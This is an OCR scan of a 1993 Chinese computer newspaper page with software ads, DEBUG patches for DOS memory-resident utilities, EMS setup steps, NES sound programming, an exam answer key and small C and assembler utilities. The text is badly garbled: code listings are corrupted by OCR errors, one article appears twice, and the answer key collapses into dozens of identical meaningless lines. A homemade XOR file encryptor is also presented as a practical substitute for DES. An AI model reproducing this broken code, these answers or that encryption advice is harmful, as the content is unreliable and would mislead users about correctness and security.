配套的工具软件齐全，便于用户

制出实用的教学软件(工具盘上
有实用教学软件的示范程序)。
自建中、西文字序(有供用
户随意修改字库的程序)，不需中
文操作系统，可在西文DOS下运
行，节约了200K内存，因而可把
用户编写的数万字内容一次调入
快速翻阅，易于编辑课程、课外
辅导等软件。(本人已编制一个七
万字的代数辅导软件)。
有三套独立的程序，可分别在
CGA640×200、HGC 720
×348、HGC 640×400显示方式
下运行，以显示11行或21行汉字。
源程序语言：TURBO
BASL.C、汇编语言。
运行环境：IBM系列机、单
软、单显、640K内存。
转让价格：360K软盘3张(或
1:2M一张)，内有一万字使用说
明(Help)，不加密。
转让价格：3张360K盘180
元，1:2M盘一张170元
收款单位：《软件报》编辑部
女编：930809
名称：DBASE系列应用软件
分析源(DSA2.0)
作者：陶柏祥
功能简介：DBASE系
列关系数据库语言应用软件开发
和维护的工具，拥有它会给整
的开发及维护工作带来极大方便。
开发人员可借助DSA2.0所已有的
软件，还可将DBASE生成的数据
作为文档永久保存；维护人员可
借助DSA了解应用程序内部调用
关系和数据文件结构，一般的用
户可使用DSA检测应用程序的完

整性等。
DSA将应用软件作为输入数
据，生成调用关系树、调用关系
表、DBF文件表和数据库结构图
息表等，所有输出可显示、打印
和存盘。
本人综合了1.0版的用户建
议对DSA进行了修改，增加了生
成调用关系树和分析DBF文件结
构等功能。用户界面采用了下拉

式菜单及弹出式多窗口技术，使
用起来更加得心应手。
作者原作的“终身”免费版升级
源程序语言：TURBO C2.0
运行环境：IBM PC及其兼容
机、DOS3.0及以上版本。
转让形式：5寸高密盘1张、(用
户手册)。
转让价格：360元。
收款单位：《软件报》编辑部。

300天可省一台打印机
清华大学科学馆 邮编 100084
电话 2594866
联系人 甄宝英
SX D系列打印机共享器
打印机+共享器=打印机+打印机

联想汉字系统是目前最流行的汉字系统之一...

联想汉字系统是目前最流行的汉字系统之一,其随机所带软件中有五个内存中 TSR 程序管理方面的实用小程序...

- (1)ALLOCC:设置管理内存中的TSR的起始处
(2)DEALLOC:撤消由(1)所设开始处及其以后所有驻留内存中的TSR程序
(3)INCPRG:在(1)设置的基础上再设置一个TSR程序驻留内存的标识处
(4)DECPRG:撤消由(3)所设置的起始处及其以后所有驻留内存中的TSR程序
(5)NOLXPC:将联想汉字系统内存驻留程序从内存中撤出,该程序的执行依赖于(1)。

上述五个程序在管理联想汉字系统中的 TSR 程序和各种应用系统中的内存驻留程序方面很有实用价值...

```
显示程序为:
C:\LXPC>DEBUG ALLOC.COM
-U 0BCC
XXXX,0BCC IE PUSH DS
XXXX,0BD4 50 PUSH AX
XXXX,0BCE 8CRA MOV AX,CS
XXXX,0BD2 8A0D REB MOV DS,AX
XXXX,0BD4 50 MOV AH,09
XXXX,0BD4 90 NOP
XXXX,0BD5 90 NOR
XXXX,0BD6 58 POP AX
XXXX,0BD7 1F POP DS
XXXX,0BD8 C3 RET
```

```
修改0BCC显示程序操作为:
C:\LXPC>DEBUG ALLOC.COM
-a 0BD4
XXXX,0BD4 INT 21
XXXX,0BD6
-w
```

这样操作时ALLOCC.COM的相应提示信息即可显示出来...

```
22128 PopDrop layer 1 CRT TCHN2 PE2 COM-
MAND
159840 bytes
```

```
62288 DOS 3.30,DOS extensions,and programs loaded
before popDrop
62288 bytes =COMSPPE
```

PopDrop: Press v,c,d,s,u,or the enter key;
该程序实际上是一个内存驻留程序的实用管理软件...

所谓“阶层”管理方式就是在内存中划分出几个层次供内存驻留软件进行驻留...

- V 内存驻留程序的有关信息及参数显示,并具有键选择菜单功能:
C 清除内存中所有“阶层”的内存驻留软件...
D 对内存中以“阶层”方式驻留的软件,清除最顶层的驻留软件...
S 清除内存中所有的驻留软件,包括ALLOCC.COM程序本

“中文之星”是由北京新天地电子信息技术研究部研究的一种新的系统软件...

美国微软公司的MS WINDOWS 3.0的推出极为成功,广大用户纷纷转而使用WINDOWS...

DOS 5.0安装的硬盘格式化

软件报刊登了许多有关 DOS 5.0及213H,西山DOS 5.1等的安装及使用... 关于低级格式化,可用机器的CMOS,DOS 5.0及DOS 3.31的格式文件...

关于分区及高级格式化,使用DOS 3.31版本分区格式化工具,再用DOS 5.0版本在A盘启动用SYS传递系统文件进行系统传递即可...

U 向下开辟一个新的“阶层”,以便使后运行的内存驻留程序驻留内存时不被撤出内存...

ENTER 退出该键选择功能菜单;
1-8 在内存驻留程序的驻留层次多于1层时出现该项选择功能...

注:该程序的075D处的14个字节用DEBUG修改成以下内容还可以在参数后跟一个程序名...

```
修改操作:
利用DEBUG的命令将ALLOCC.COM的075D处修改为:
41 01 EC 01 6C 01 6F 01 63 01 20 01 20 01
即可完成上述参数项的修改功能...
```

(1)汉字系统的快速撤出内功能
在运行某汉字系统时,先运行一次该程序(不带参数)...

(2)大型内存驻留软件的撤出
在某汉字系统下运行其它大型内存驻留应用软件时...

(3)此程序随时可利用参数U,D和1-8选项进行各种内存驻留程序(TSR)的驻留和撤出工作...

“中文之星”就是这样以全新的技术扩充开发出WINDOWS的中文处理能力...

“中文之星”就是这样一个以全新的技术扩充开发出WINDOWS的中文处理能力...

系统一级来实现。因此,WINDOWS应用软件具有极大的兼容性...

BUG"

```
C> DEBUG DEBUG
-U 881
,0881 CMP AL,7F
,0883 JNB 0889
改为:
-A 883
,0883 JNB 088B
-W
以上两种高级格式化方法使用运行良好...
```

SUPPER 286兼容机的系统板上,有一套XCMOSSETUP调试程序,用户可通过此程序来设置并管理基本内存(640K)以外的扩展内存...

```
bit 7-0
82C211 60H->0 0 0 0 R 0 R 0
61H->0 1 0 0 0 1 0 1
62H->.....
```

```
62C22128 84H->.....
.....
6FH->.....
82C206 01H->1 1 0 0 0 0 0 0
4. 用箭头移动光标至6BH, bit 4处,屏幕右侧显示如下信息:
```

EMS Enable Bit
1= EMS Enable
2= EMS Disable
此项功能为是否设置EMS,按(PGUP)或(PGDW)键将此处置为“1”

5. 移动光标至6FH, bit 5, 6, 7处,屏幕右侧显示如下信息:
Set EMS Memory Size
000=0.5MB 011=3MB
010=1MB 100=4MB
010=2MB 101=5MB

6. 移动光标至6DH, bit 4, 5, 6, 7处,屏幕右侧显示如下信息:
Expanded Memory Base Address
0000=C000H C400H C800H CC00H
0001=C400H C800H CC00H D000H
0010=C800H CC00H D000H D400H
1000=E000H E400H E800H EC00H

7. 移动光标至6EH, bit 6, 7处,屏幕右侧显示如下信息:
EMS page 0 position
00=1M TO 2M of EMS Memory
01=2M TO 4M of EMS Memory
10=.....
11=.....

8. 移动光标至6DH, bit 0, 1, 2, 3处,屏幕右侧显示如下信息:
EMS Rrg I/O Base Address
0000=208H-209H
0001=218H-219H
1110=2E8H-2E9H

9. 在目标目录CONFIG.SYS文件中加入“DEVICE=ems.sys”,至此,用户机上的EMS已设置成功,可以使用。

在SUPER 286上设置EMS

必不可少的系统软件——中文之星

笔者利用 FOXBAS +2.00 编制了一个实用的游动手幕广告程序。程序员将自己设计的软件产品性能、功能简介等信息,以游动手幕广告的形式嵌入在各个模块之中,程序运行后,广告信息逐字逐句从屏幕右端往左端慢慢移动,产生电视上的字符广告动感,并可控制每条广告信息显示的次数,美化了用户界面,使人赏心悦目。

有兴趣的读者不妨一试。原程序附后。

(湖南 金义兵)

```

SET ESCAPE OFF
SET TALK
SET DEVI TO SCRE
e=0
do while e<=8
&& 演示次数控制
a1="游动手幕广告模拟程序"
b1="热烈庆祝电脑病毒存储通兑PK网络开通新闻发布会"
c1="湖南省建业农业银行"
d1=" 邮政编码:415500 电话:21247"
e1=" 演示完毕 请关机"
银行计算机室,金义兵"
store a1+b1+c1+d1 to ab
w=0
e=78
stor len ('&ab') to h
stor int ( (78+h+3+w) / (2+w) ) to pl
x=1
j=3+w
@19,0 may spsc (80)
do whil x<=pl && 字幕显示
if e1=0
@19,0 may subs (ab,1,
e=e-2-w
+spsc (w+2)
@19,0 may spsc (4)
j=j+2+w
endif
b=b+2+w
x=x+1
enddo && 字幕显示结束
e=e+1
enddo && 演示次数结束
@19,4 may a1
rete

```

3. 发声方法及控制程序简介

(1) 发声方法

6527cpu的发声方法就是对不同的声部开关单元置入不同的数值,置数顺序一般为:

- 接通发声开关,做好发声准备。一般对 \$4015 单元置入 HFF, 接通五个声部的发声开关,若不需要哪一声部发声时,可把其对应位置 0。
- 对包括开关单元、音调组调开关单元、音调组调开关单元置入数据,以决定发声音调。
- 对音色、音量控制开关单元置入音色音量数据,就可启动发声。这时程序可转向处理其它事务,只要不对 \$4015 写 0 或对音量单元写 0,发声可一直持续下去。

(2) 发声控制程序

控制发声的机器语言程序见 No. 2-6。

```

LDA # $FF
STA $4015 ; 接通五个声部的发声开关
LDA 01
STA $4001 ; 第一主声部包络数据
LDA C1
STA $4002 ; 第一主声部音调组调
LDA d1
STA $4003 ; 第一主声部音调组调
LDA a1
STA $4004 ; 第一主声部音色音量
LDA b2
STA $4005
LDA C2 ; 第二主声部数据
STA $4006
LDA d2
STA $4007
LDA a2
STA $4004

```

..... ; 其它声部数据

FRASIC发声程序见NO.2-7 (以第一主声部为例)

```

5 REM NO.2-7
10 POKE 0,4015,255
20 POKE 0,4000,a
30 POKE 0,4001,b
40 POKE 0,4002,c
50 POKE 0,4003,d
60 A$=INKEY$ (0),GOTO 10

```

以上两程序,按表 2-5 填入 a、b、c、d 发声参数,就可模拟出不同的效果音。

第一主声部效果音数据

效果音响	a	b	c	d
被枪击中	1F	8F	EF	08
飞机降落	1F	9F	EF	08
子弹射到金属上	1F	9F	EF	08
射击声	1F	9F	EF	08

(七宝奇谋)中

进小艇的声音	1F	FA	EF	08
警报	FF	FF	FF	FF
铃声	AF	CF	EF	08
四级升调衰减	2F	BE	EF	08

电脑游戏和编程技巧 (九)

4. 音乐旋律的演奏

6527CPU可发出6个八度音域共72个音符(包括半音),因此几乎可以演奏常见的各种音乐旋律。

演奏时,当音色选定后,音符的变化就是改变音调单元的数据。音符与音调单元的对应关系见《软件报》1992第42期四版。

关于音符时值的控制(发声时长)我

LIT系列可重录游戏卡(BI型)存储器切换功能的介绍如下:

任天堂游戏机CPU为6527,寻址范围64K,其中部分地址用于RAM,PPU和音乐,一般用于存放程序的只有 \$8000 - \$FFFF 32K,而一些大程序长度都要超过32K,所以采用了存储器切换技术,LIT-B1卡为128K+128K,即程序区有128K,它分成了4个32K区,是通过写(ROM)指令来确定选中128K中的哪一个32K,即通过写(ROM)指令将存储器高位地址 A16、A15,加 STA \$80nn,其中 nn = A7A6A5A4A2A1AD, A3A2 将被存储为存储器高位地址 A16A15, A0 确定 A14 取得方式,即是实际地址线上的 A14,还是由 A1 寄存器得到的 01。

LIT-B1 卡的另外 128K 为字模区,一般任天堂字模区直接寻址的为 8K,故其 128K 分成了 16 个 8K 区,选中哪一个 8K,也是通过写(ROM)指令来确定,即写(ROM)指令 STA \$80nn 操作中, A3A2A1A0 寄存器为程序区,高位地址 A16A15A14; 数据 D4D3D2D1 寄存器为字模区高位地址 A16A15A14A13。

以上切换在使用中,应注意写 ROM 指令应在 RAM 区执行,如果必须在 ROM 中执行应注意各 32K 区的协调。(宝鸡,李斌)

们不必像中华学习机那样采用延时的方法控制,而是通过设置计数器的方法实现,一般放在中断程序中控制,在实际演奏中,音长、音色、音调各数据都是通过查表法获得的。

5. 各声部的特点及应用

发声系统的五个声部各有特点,使用方法也不尽相同,第一、二主声部具有相同特征,故一般用一个声部作为主音演奏,一个声部作为和声演奏,第三主声部主要用于伴奏,当对第三主声部发声开关置入同一、二主声部相同的发声数据时,第三主声部的发声音调比前两个声部要低一个八度音,同时音符的时值也缩短许多,这样安排的目的,是为了节省音乐数据存储空间,两个副声部主要用于模仿各种响声,如风声、雨声、鼓声、锣声、铃声、脚步声、蝉鸣声等效果音,火车运行声就是使用了第一副声部发出的。另外,各声部之间还有着密切的内在联系,只要合理搭配就能够发出千奇百怪的神奇音响,有兴趣的读者不妨耐心的试一试。(待续)

(山东 于基)

关于BI型可重录游戏卡存储器的切换

查报 1993 年 7 月 17 日发表的杜炳同的“对《简单有效杀死 DIR-I 病毒的补救》一文介绍了用 PC-SHELL 回收 DIR-I 病毒占用的磁盘空间的方法,本人觉得此法复杂且不易掌握,使用大家都熟悉的 DOS 命令 CHKDSK.COM 就可以回收磁盘空间,方法是在彻底清除 DIR-I 病毒后,在 DOS 命令输入 CHKDSK /P, 系统提示: n:1 lost clusters found in nn2 chains Convert lost chains to file (Y/N)?

时,输入 N 即可将 DIR-I 病毒占用的磁盘空间回收。

CHKDSK.COM 是一个功能强大的磁盘检查程序它除了可以用于检查磁盘空间、内容情况的分配情况外,还可用于查找磁盘中存在的一些错误,如文件交叉(cross links),丢失簇区(lost clusters)等,并可作一些修正,CHKDSK 命令的一般格式为: CHKDSK [drive:] [/F] [V]

/F 用于修改 CHKDSK 在磁盘目录或文件分配表中找到的错误,并将改正值写入磁盘,但不修正 /F, CHKDSK 只检查错误但不作修正。

/V 用于显示缺省或指定驱动器上全部文件和目录,使用 N 选项可以列出磁盘中有隐含文件及目录名。

CHKDSK 命令可以帮助我们解决盘应用中的许多问题,它还有许多其它功能,大家如果有兴趣的话可以详细参阅 DOS 使用手册。

福州 傅达峰

回收 DIR-I 病毒占用空间的简易方法

查报 1993 年 7 月 17 日发表的杜炳同的“对《简单有效杀死 DIR-I 病毒的补救》一文介绍了用 PC-SHELL 回收 DIR-I 病毒占用的磁盘空间的方法,本人觉得此法复杂且不易掌握,使用大家都熟悉的 DOS 命令 CHKDSK.COM 就可以回收磁盘空间,方法是在彻底清除 DIR-I 病毒后,在 DOS 命令输入 CHKDSK /P, 系统提示: n:1 lost clusters found in nn2 chains Convert lost chains to file (Y/N)?

时,输入 N 即可将 DIR-I 病毒占用的磁盘空间回收。

CHKDSK.COM 是一个功能强大的磁盘检查程序它除了可以用于检查磁盘空间、内容情况的分配情况外,还可用于查找磁盘中存在的一些错误,如文件交叉(cross links),丢失簇区(lost clusters)等,并可作一些修正,CHKDSK 命令的一般格式为: CHKDSK [drive:] [/F] [V]

/F 用于修改 CHKDSK 在磁盘目录或文件分配表中找到的错误,并将改正值写入磁盘,但不修正 /F, CHKDSK 只检查错误但不作修正。

/V 用于显示缺省或指定驱动器上全部文件和目录,使用 N 选项可以列出磁盘中有隐含文件及目录名。

CHKDSK 命令可以帮助我们解决盘应用中的许多问题,它还有许多其它功能,大家如果有兴趣的话可以详细参阅 DOS 使用手册。

福州 傅达峰

初学程序员级 下午试题答案

一、

问题 1 3分 2, 4, 5, 8 (可交换次序)

问题 2 4分 2, 3, 9, 8. (可交换次序)

问题 3 5分 1, 5, 7 (可交换次序)

二、

(1) 2分 1=N

(2) 2分 M=N

(3) 2分 J=1

(4) 2分 J=1-J

(5) 2分 K=A [J]

三、

(1) 3分 28 微机检测题 微机检测题

(2) 2分 4 2 3 1 4 或 123 141

(3) 3分 S=7L 5 0=153

(4) 4分 00-100-1000-0 00-1

四、

(1) 2分 8

(2) 2分 7

(3) 2分 8

(4) 2分 3 7 5

五、

(1) 2分 2x²+2x²+2x²+2x²

(2) 2分 1x²+2x²+3x²+2x²+1

(3) 2分 8

(4) 2分 221

一九九二年度软件技术资格和水平考试答案

(3) 2分 S-F AT END

(4) 3分 INDEX-F INVALID KEY

(5) 5分 INDEX-F NEXT AT END

(6) 3分 MOVE "A0000" TO NUM

(7) 3分 NOT > "A9999" 或 NOT GREATER THAN "A9999"

(8) 3分 GO TO P6

注:上述解答下列划线部分可否略

十五

(1) 2分 (11-D) = ((4+3)-D) (11-D) = 2

(2) 2分 BP, GE, 4

(3) 2分 M=M+7 (ST)

(4) 2分 GOTO 40

(5) 2分 BP=BP-1

(6) 2分 B (BP) = B (BP) + 1

(7) 2分 M=M+7 (B (BP))

(8) 2分 T (B (D), 1=1, BP)

其中(6)、(7)可互差

十六

(1) 2分 equal, true

(2) 4分 (a<=a) AND (a<>=a)

(3) 2分 .eq, =, .ng, =+, .ng

(4) 2分 .st, .dum, =+, .data

(5) 4分 equal (st, .dum, .st, .data)

(6) 4分 equal, =, .equal, (st, .st, .tr, .tr)

(7) 2分 SUB OR2, -1, GR4

(8) 2分 LEA GR3, 1, GR3

(9) 2分 MOV R, -1, Temp; a [] -] = b [] + Mem; [] []

(10) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(11) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(12) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(13) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(14) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(15) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(16) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(17) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(18) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(19) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(20) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(21) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(22) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(23) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(24) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(25) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(26) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(27) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(28) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(29) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(30) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(31) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(32) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(33) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(34) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(35) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(36) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(37) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(38) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(39) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(40) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(41) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(42) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(43) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(44) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(45) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(46) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(47) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(48) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(49) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(50) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(51) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(52) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(53) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(54) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(55) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(56) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(57) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(58) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(59) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(60) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(61) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(62) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(63) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(64) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(65) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(66) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(67) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(68) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(69) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(70) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(71) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(72) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(73) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(74) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(75) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(76) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(77) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(78) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(79) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(80) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(81) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(82) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(83) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(84) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(85) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(86) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(87) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(88) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(89) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(90) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(91) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(92) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(93) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(94) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(95) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(96) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(97) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(98) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(99) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

(100) 4分 a [] -] = Temp; a [] -] = b [] + Mem; [] []

给UNIX/XENIX系统添加一个简单的多重加密器

数据的加密与解密是由计算机用复杂的数学算法来实现的。这些算法几乎是不可逆的，因而解密几乎是不可可能的。由于美国的公司必须得到特别许可才能将符合DEC (Data Encryption Standard)的产品出口到美国。但以外，因而许多UNIX/XENIX系统都没有数据的加密和解密程序，所以你必须自己编写。

```

/* The program's utility is provide to test file a sample */
/* way to encrypt file */
/* Usage for UNIX/XENIX System administrator, */
/* $ su root */
/* $ vi encrypt.c */
/* # cc -o etc/encrypt encrypt.c */
/* # chmod go-rw encrypt.c */
/* All of user can use it; */
/* Exempler: $encrypt filename<or> */
/* Then; type your password two times */
/* If you want to crypt a file you shall use as you encrypt */
/* If you are a usual user in UNIX/XENIX System */
/* You just need compile it and use by yourself */
#include <sys/types.h>
#include <stdio.h>
#include <sys/stat.h>
#define path1 "Enter password for your test file,"
#define path2 "Password again,"
main(argc,argv)
int argc;
char *argv[];

int fd1,fd2,last,count1,count2,count3;
char *tmp="tmp/44###.p";
char *command="mv/tmp/44###.p";
char c[1];
char passwd1[10];
char passwd2[10];
if (argc>1)
{
strcpy(passwd1,getpass(path1)); /* Get password a */
strcpy(passwd2,getpass(path2));
if(strcmp(passwd1,passwd2)==0) /* Compare password */
last=strlen(passwd1); /* Get password length */
if(last<5) /* Compare password length more than 5 */
printf("password length shall more than 5 characters\n");
exit(-1);
}
else
{
count1=0;
count2=last;
count3=4;
if((fd1=open(argv[1],0))!=EOF) /* Open file for read */
if((fd2=creat(tmp,o644))!=EOF) /* creat temporal file */
printf("Sorry,Can not creat temporal file\n");
exit(-1);
}
else
{
while((read(fd1,c,1))!=E)
{ /* encrypt each character by one */
c[0]=c[0]^passwd1[count1++]^passwd2[count2--]^passwd2[count3--];
while(fd2<=1);
if(count1==last)count1=0;
if(count2==0)count2=last;
if(count3==0)count3=last;
}
close(fd1);
close(fd2);
strcat(command,argv[1]);
system(command); /* Change temporal file for your encrypt */
exit(-1); /* test file */
}
else
{
printf("The file no existence or no read permitt\n");
exit(-1);
}
else
{
printf("password not the same between two times input\n");
printf("Good by\n");
exit(-1);
}
else
{
printf("Please inputyou file name in command-line parameter\n");
printf("Usage,encrypt [filename]\n");
exit(-1);
}
}

```

程序的加密算法是：每读取用户口中不同的三个字节与文件的每个字节进行按位异或运算，产生三重加密文件。你亦可以对程序稍微修改，产生多种算不一的加密器，而拥有自己的特色。

程序的原理是：把原文本文件一个个字节读入，经加密处理后又一个字节写至临时目录下的临时文件中。并在结束后，把临时文件移回并覆盖掉原文件，形成加密后的文本文件。解密方法同样。

对于没有DES的加密器的UNIX/XENIX系统，不失为一个简单实用的替代品。由系统管理员编译至/etc/encrypt，并把原C语言源程序(encrypt.c)的只读和其它的读写权去掉，以免算法失窃。

注意：口令尽量用不同的字符组合，不要对称(如ABCCDCBA)，以免降低效果。口令的前八位有效，过长亦无用。口令请尽可能取8个字符，以增强加密的效果。对于短于8个字符的口令，程序拒绝进行对文件加密处理。

加密和解密使用方法：\$encrypt [filename] (CR)

其它说明见程序的英文注释。该程序在SCO UNIX System V/386.2、SUN OS4.1.1和DEC ULTRIX系统上运行通过。 广西 严少寅

DOS允许在根目录或任一子目录下建立一个扩展名为BAT的批处理文件。因为BAT文件的各命令语句由DOS逐条解释执行，所以对BAT文件的加密不能将其编译为二进制代码内，必须采用特殊的加密办法。这里介绍二种行之有效的办法。

一、“叠加法” 是在不破坏BAT文件文本结构的基础上将所有批处理命令叠加到一行上，当用DOS的TYPE命令或用EDLIN,EDIT,WS等编辑软件编辑时就无法看清BAT文件的内容，而该批命令仍能正常执行。

具体方法是：将每条命令的结果符OD(回车)OAK(换行)标志改为ODOO，即每条命令仅以回车符结束，COMMAND.COM解释执行BAT文件时以OD作为一条命令的结果符，因此这样修改过的BAT文件不影响其正常运行，但当查看或编辑此BAT文件时，所有命令将叠加在同一行，实际上也就无法知道BAT文件的真正内容，从而达到加密的目的。

解密程序ENCRYPAT.C见附1。该程序用TURBO C2.0编写。在TINY模式下编译，连接后生成EXE2BDN.EXE将之转换为ENCRYPAT.COM即可运行。

二、“替代法” 是利用TURBO C的取函数system()来完成与批处理相同的任务。该函数的用法是int system(char *str); system()函数通过DOS的COMMAND.COM文件执行由字符串str给定的命令。就在DOS提示符下输入命令命令一样。

例如有一批命令XSDOS.BAT，其内容为：

```

SPLIB
SPDOS
.WBX
就可利用附2提供的XSDOS.C来替代。XSDOS.C编译、连接、转换为XSDOS.COM即可运行。
以上二法在AST386/33、DATAS286/20、DIGIT 286/16、DOS3.30.5.0下运行通过。
第二军医大学 陶勇方 未便 封条
附1. ENCRYPAT.C
#include <stdio.h>
#include <dos.h>
int main()
{
int i=0,k;
int buf[256]; /* 用于记录BAT文件的内容，可作适当调整 */
char name[18];
FILE *fp;
printf(" \n please input the Batch File Name:");
scanf("%s",&name);
if ((fp=fopen(name,"r"))!=NULL)
printf(" \n File not Found \n"); /* 文件不存在则退出 */
else(1);
while(!feof(fp)) /* 文件存在则将其内容存入到数组buf中 */
{
buf[i]=fgetc(fp);
if(buf[i]==0x0a)
buf[i]=0;
i++;
}
if((seek(fp,0L,0))!=0) /* 指针指向文件头 */
printf(" \n Encryption Fail \n");
else(1);
for(k=0;k<i-1;k++)
fputc(buf[k],fp); /* 将修改后的内容覆盖原文件内容 */
fclose(fp);
return 0;
}
附2. XSDOS.C
#include <stdio.h>
#include <stdlib.h>
int main()
{
system("SPLIB");
system("SPDOS");
system("WBX");
return 0;
}

```

我们知道，DOS3.3系统只提供了修改普通文件名的功能，却没有修改子目录名的内部命令或外部命令。尽管一些实用工具软件(如PCTOOLS.EXE)等提供了不少有关这方面的功能，有时我们为了隐藏我们的子目录名而用了修改子目录的第31个字节的方法将子目录隐藏起来，经过这样处理的子目录若要改名时，只能用同样的方法找到子目录所在的根目录区，将第31个字节恢复原来的内容，改名后再变成隐藏文件。这样就显得有些麻烦费事了。

本人利用文件的扩展FCB功能，编制了一个修改子目录名的实用程序；圆满地完成了各种属性的子目录名的修改功能。本程序短小精悍，使用方便灵活，且可修改经过软件变成只读、隐含

给DOS增加修改子目录名的外部命令

属性以及用任何方法隐藏的子目录名。程序经过汇编程序MASM汇编，LINK程序连接，并用EXE2BIN程序转换成COM文件即可。

使用方法：C>RENDER 原目录名 新目录名 汇编语言源程序清单附后：

```

;render.asm
code segment 'code'
assume cs:code
org 100h
start: jmp begin
buff db 0fh,0fh,0fh,0fh,0fh,0fh;扩展文件句柄设置
buff db 12 dup(?) ;第一个文件句柄
buff db 11 dup(?) ;第二个文件句柄
mybuff db 64 dup(?)
fail db 'fail for subdirectory scan',24h
nt db 'parameter not',24h
c db 'unvariable parameter',24h
begin: mov ax,cx
mov ds,ax

```

```

mov di,offset buff
mov si,005ch ;传值
第一个参数
cmp byte ptr [si+1],20h
jz exit1
mov cx,000bh
cld
repz movsb
mov dx,offset mybuff
mov ah,lah
int 21h
mov dx,offset buff
mov ah,11h
int 21h
or al,al
jnz exit2
str:mov bx,offset mybuff
mov al,[bx]
cmp al,0fh
jnz next
mov si,[bx+6]
mov si,offset buff
mov [si+6],al
jmp buff
next:mov dx,offset buff
mov ah,12h
int 21h
or al,al
jnz exit2
第二个参数
cmp byte ptr [si],20h
jz exit1
mov cx,000bh
cld
repz movsb
